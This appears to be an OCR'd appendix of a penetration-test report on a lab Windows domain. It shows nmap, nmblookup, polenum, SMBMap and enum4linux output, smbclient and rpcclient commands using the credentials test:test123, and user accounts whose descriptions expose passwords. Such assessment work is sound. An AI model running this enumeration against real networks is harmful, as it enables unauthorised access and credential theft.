


Figure 9

4.1.4 Nmap Service Scan (Figure 10, Figure 11, Figure 12, Figure 13)




Figure 10: 192.168.0.1




Figure 11: 192.168.0.2

```
nmap -sV -T4 -oA NMAPservicescan10 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00039s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10
microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:4D:BD:53 (VMware)
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/
o:microsoft:windows
```

Figure 12: 192.168.0.10

```
-T4 -oA NMAPservicescan11 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.00049s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-
ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/
o:microsoft:windows
```

Figure 13: 192.168.0.11

4.1.5 Nmblookup (Figure 14, Figure 15, Figure 16, Figure 17)

```
Looking up status of 192.168.0.1
        SERVER1         <00> -          M <ACTIVE>
        UADCWNET        <00> - <GROUP> M <ACTIVE>
        UADCWNET        <1c> - <GROUP> M <ACTIVE>
        SERVER1         <20> -          M <ACTIVE>
        UADCWNET        <1b> -          M <ACTIVE>

        MAC Address = 00-0C-29-77-67-D6
```

Figure 14: 192.168.0.1

```
Looking up status of 192.168.0.2
        SERVER2         <00> -          M <ACTIVE>
        UADCWNET        <00> - <GROUP> M <ACTIVE>
        UADCWNET        <1c> - <GROUP> M <ACTIVE>
        SERVER2         <20> -          M <ACTIVE>

        MAC Address = 00-0C-29-70-FC-E3
```

Figure 15: 192.168.0.2

```
Looking up status of 192.168.0.10
        CLIENT1         <20> -          B <ACTIVE>
        CLIENT1         <00> -          B <ACTIVE>
        UADCWNET        <00> - <GROUP> B <ACTIVE>
        UADCWNET        <1e> - <GROUP> B <ACTIVE>
        UADCWNET        <1d> -          B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>

        MAC Address = 00-0C-29-4D-BD-53
```

Figure 16: 192.168.0.10

```
Looking up status of 192.168.0.11
        CLIENT2         <20> -          B <ACTIVE>
        CLIENT2         <00> -          B <ACTIVE>
        UADCWNET        <00> - <GROUP> B <ACTIVE>
        UADCWNET        <1e> - <GROUP> B <ACTIVE>

        MAC Address = 00-0C-29-BC-2C-74
```

Figure 17: 192.168.0.11

4.1.6 Polenum

```
[+] Attaching to 192.168.0.1 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 18: Polenum

4.4.7 SMBMap

```
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.1...
[+] IP: 192.168.0.1:445 Name: 192.168.0.1
    Disk                                                    Permissions
    ----                                                    -----------
    ADMIN$                                                  NO ACCESS
    C$                                                      NO ACCESS
    Fileshare1                                              READ ONLY
    Fileshare2                                              READ ONLY
    HR                                                      READ ONLY
    IPC$                                                    NO ACCESS
    NETLOGON                                                READ ONLY
    Resources                                               READ ONLY
    SYSVOL                                                  READ ONLY
    Users$                                                  NO ACCESS
```

Figure 19

4.1.8 NBTScan (Figure 20, Figure 21, Figure 22, Figure 23)

Figure 20: 192.168.0.1/24

Figure 21: 192.168.0.2/24

Figure 22: 192.168.0.10/24

Figure 23: 192.168.0.11/24

4.1.9

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Oct 30 10:06:22 2019

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ================================================
[+] Got domain/workgroup name: UADCWNET

 ===================================
|    Session Check on 192.168.0.1    |
 ===================================
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

 =========================================
|    Getting domain SID for 192.168.0.1    |
```

```
 ==========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

 ============================
|    Groups on 192.168.0.1    |
 ============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

[+] Getting builtin group memberships:
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
```

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

[+] Getting domain group memberships:
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Sales' (RID: 1108) has member: UADCWNET\I.Pratt
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Johnson
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Stevenson
Group 'Sales' (RID: 1108) has member: UADCWNET\R.Knight
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Manning
Group 'Sales' (RID: 1108) has member: UADCWNET\V.Haynes
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Howard
Group 'Sales' (RID: 1108) has member: UADCWNET\M.Mills
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Torres
Group 'Sales' (RID: 1108) has member: UADCWNET\F.Chapman
Group 'Sales' (RID: 1108) has member: UADCWNET\E.Elliott
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Finance' (RID: 1106) has member: UADCWNET\D.King
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Price
Group 'Finance' (RID: 1106) has member: UADCWNET\A.Peters
Group 'Finance' (RID: 1106) has member: UADCWNET\J.Barrett
Group 'Finance' (RID: 1106) has member: UADCWNET\T.Oliver
Group 'Legal' (RID: 1105) has member: UADCWNET\L.Burke
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Day
Group 'Legal' (RID: 1105) has member: UADCWNET\D.Valdez
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Soto
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Boone
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Rhodes
Group 'Legal' (RID: 1105) has member: UADCWNET\D.Pena
Group 'Legal' (RID: 1105) has member: UADCWNET\K.Hudson
Group 'Legal' (RID: 1105) has member: UADCWNET\N.Vega
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson

Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Griffin
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Morris
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Hart
Group 'Engineering' (RID: 1107) has member: UADCWNET\S.Reed
Group 'Engineering' (RID: 1107) has member: UADCWNET\L.Carr
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Olson

Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Montgomery
Group 'Engineering' (RID: 1107) has member: UADCWNET\R.Ramsey
Group 'Engineering' (RID: 1107) has member: UADCWNET\T.Harmon
Group 'Engineering' (RID: 1107) has member: UADCWNET\B.Martin
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Information Technology' (RID: 1109) has member: UADCWNET\T.Nunez
Group 'Information Technology' (RID: 1109) has member: UADCWNET\P.Pittman
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Dunn
Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Saunders
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Anderson
Group 'Information Technology' (RID: 1109) has member: UADCWNET\E.Jones
Group 'Information Technology' (RID: 1109) has member: UADCWNET\M.Boyd
Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\media$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nebraska$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rtr1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2$
Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Moreno
Group 'Human Resources' (RID: 1104) has member: UADCWNET\L.Thornton
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Andrews
Group 'Human Resources' (RID: 1104) has member: UADCWNET\G.Walsh
Group 'Human Resources' (RID: 1104) has member: UADCWNET\A.Medina
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Hale
Group 'Human Resources' (RID: 1104) has member: UADCWNET\N.Wells
Group 'Human Resources' (RID: 1104) has member: UADCWNET\S.Franklin
Group 'Human Resources' (RID: 1104) has member: UADCWNET\test
enum4linux complete on Wed Oct 30 10:06:26 2019

4.1.10

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Oct 30 09:59:23 2019

 ==========================
| Target Information |
 ==========================
Target 192.168.0.1
RID Range 500-550,1000-1050

```
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ==================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.0.1    |
 ============================================
Looking up status of 192.168.0.1
        SERVER1         <00> -         M <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        SERVER1         <20> -         M <ACTIVE>  File Server Service
        UADCWNET        <1b> -         M <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-77-67-D6

 ==================================
|    Session Check on 192.168.0.1    |
 ==================================
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

 ========================================
|    Getting domain SID for 192.168.0.1    |
 ========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)
enum4linux complete on Wed Oct 30 09:59:23 2019
```

4.1.11

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 30 10:01:55 2019

 =========================
|    Target Information    |
 =========================
Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ==================================================
[+] Got domain/workgroup name: WORKGROUP

 ==================================
|    Session Check on 192.168.0.1    |
 ==================================
[E] Server doesn't allow session using username 'test', password 'test123'.  Aborting remainder of tests.
```

4.1.12

```
 ==========================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ==========================================================
[V] Attempting to get domain name with command: nmblookup -A '192.168.0.1'
[+] Got domain/workgroup name: UADCWNET

 ====================================
|    Session Check on 192.168.0.1    |
 ====================================
[V] Attempting to make null session using command: smbclient -W 'UADCWNET' //'192.168.0.1'/ipc$ -U'test'%'test123' -c 'help' 2>&1
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

 ========================================
|    Getting domain SID for 192.168.0.1    |
 ========================================
[V] Attempting to get domain SID with command: rpcclient -W 'UADCWNET' -U'test'%'test123' 192.168.0.1 -c 'lsaquery' 2>&1
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

 ============================
|    Users on 192.168.0.1    |
 ============================
[V] Attempting to get userlist with command: rpcclient -W 'UADCWNET' -c querydispinfo -U'test'%'test123' '192.168.0.1' 2>&1
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina        Name: Antoinette Medina     Desc: pwd:critique8
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters       Name: Archie Peters         Desc: typhoid
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin    Name: (null)        Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator      Name: (null)        Desc: Built-in account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin Name: Bill Martin    Desc: TWX
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson      Name: Chester Anderson      Desc: clammy
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin  Name: Charlene Griffin      Desc: demerit
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard        Name: Caroline Howard       Desc: forborne
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery    Name: Colin Montgomery      Desc: numerous
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno        Name: Curtis Moreno         Desc: Smythe
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris Name: Carroll Morris      Desc: propionate
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson  Name: Courtney Olson      Desc: Reynolds
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn  Name: Daniel Dunn Desc: ticklish
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King    Name: Dwayne King           Desc: zircon
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning       Name: Damon Manning         Desc: babble
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena  Name: Doris Pena   Desc: forswear
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price  Name: Dawn Price  Desc: Pershing
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez        Name: Dominick Valdez       Desc: Horatio
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott  Name: Elmer Elliott Desc: principal
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones  Name: Emilio Jones Desc: diva
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman       Name: Fredrick Chapman      Desc: weedy
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh  Name: Gabriel Walsh       Desc: eigenvector
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)        Desc: Built-in account for guest access to the computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt    Name: Isabel Pratt  Desc: indelible
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews       Name: Jennie Andrews        Desc: clue
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett Name: Jacquelyn Barrett      Desc: macho
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale    Name: Jenna Hale  Desc: gangster
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart    Name: Josefina Hart         Desc: nod
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson       Name: Jamie Johnson         Desc: rebelled
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes        Name: Julie Rhodes          Desc: xlastword
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders      Name: Jay Saunders          Desc: alma
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson     Name: Jody Stevenson        Desc: Baptiste
```

index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres Name: Jeff Torres Desc: tattler
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson Name: Kim Hudson Desc: platitudinous
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke Name: Lawrence Burke Desc: McCracken
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr Name: Lorene Carr Desc: Bryan
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: fricative
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd Desc: Loire
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day Name: Miguel Day Desc: playground
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills Name: Marty Mills Desc: debug
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega Name: Noel Vega Desc: Volstead
